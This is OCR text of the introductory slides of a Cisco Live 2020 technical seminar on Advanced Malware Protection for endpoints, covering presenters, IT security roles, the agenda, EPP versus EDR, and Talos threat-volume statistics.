CISCO

You make **possible**

Advanced Malware Protection and Threat Mitigation on Endpoints

Valeria Scribanti, TSS Advanced Threat Solutions
Thorsten Schranz, TME Advanced Threat Solutions
Rene Straube, TSA Advanced Threat Solutions

TECSEC-2599

Barcelona | January 27-31, 2020


Cisco Webex Teams

Questions?

Use Cisco Webex Teams to chat with the speaker after the session


How

1. Find this session in the Cisco Events Mobile App
2. Click “Join the Discussion”
3. Install Webex Teams or go directly to the team space
4. Enter messages/questions in the team space




cs.co/ciscolivebot#TECSEC-2599

Your Presenters Today …
All Euros



Rene Straube
Technical Solutions Architect
Berlin, Germany

Thorsten Schranz
Technical Marketing Engineer
Vienna, Austria



Valeria Scribanti
Technical Solutions Specialist
Milan, Italy

Important: Hidden Slide Alert

Look for this “For Your Reference” Symbol in your PDF’s

There is a tremendous amount of hidden content, for you to use later!

For Your Reference


What is our Mission for today?

- The Endpoint is the Endgame
  - A business is comprised of the people who make it happen
  - Those people use devices to interact with our business
  - We must protect our people and the devices they use

Structure of the Day


- Based on IT Roles & Responsibilities
- With Focus on the Endpoint or Security Operations

What are the Roles in IT that deal with Endpoints?



Example from “Information Security Roles & Responsibilities Made Easy”, Charles Cresson Wood

Roles & Titles and where they're relevant



What they need to know
… is what we'll deliver today

For Your Reference

- IT Architect @ System Development & Consulting
  - Need to know how things work & integrate to be able to build an Architecture for the Organization
- Workplace Engineering @ Systems Development
  - Need to know how an endpoint product works, how it's being deployed and maintained
- Workplace Engineering @ Computer Operations
  - Need to know how to operate an endpoint product and how to react to issues or other circumstances
- SecOps Analysts @ CERT
  - Have to operate deployed Security products, need to know how to extract internal & external Threat Intelligence
- SecOps Incident Responders @ CERT
  - Have to provide rapid initial response to any threats, proactive monitoring and threat hunting
- SecOps Management
  - Have to track & report results, define and adapt processes & procedures, continuously develop SecOps

Agenda


We're here

0. General Introduction
1. Architecture – The IT Architect Role
2. Tier-1 SecOps – The Analyst Role
3. Tier-2 SecOps – The Incident Response Role
4. Workplace Engineering – The IT Endpoint Role
5. Automation & Integration – SecOps Management


EPP vs. EDR

- Endpoint Protection Platforms (EPP) Challenges
- Endpoint Detection and Response (EDR) Approach

Endpoint Security – Real Time Protection



Endpoint Security – Real Time Protection



Endpoint Challenge Example – 1:1 Volume

4,996,895,529 unique hashes / week

Counters by Talos

- **1.5M unique Samples Daily**
- 20B Threats blocked/day
- 150B DNS entries daily
- **18.5B AMP queries/day**
- 16B URLs/Web requests daily
- **Threat Data processed: 120TB/day, 3.6PB/month**

20min. with Win 10 (Procmon)

46M OS operation events

- 8.7M File events
- 11.5K Process events
- 114K Network events
- 35M Registry events

Result

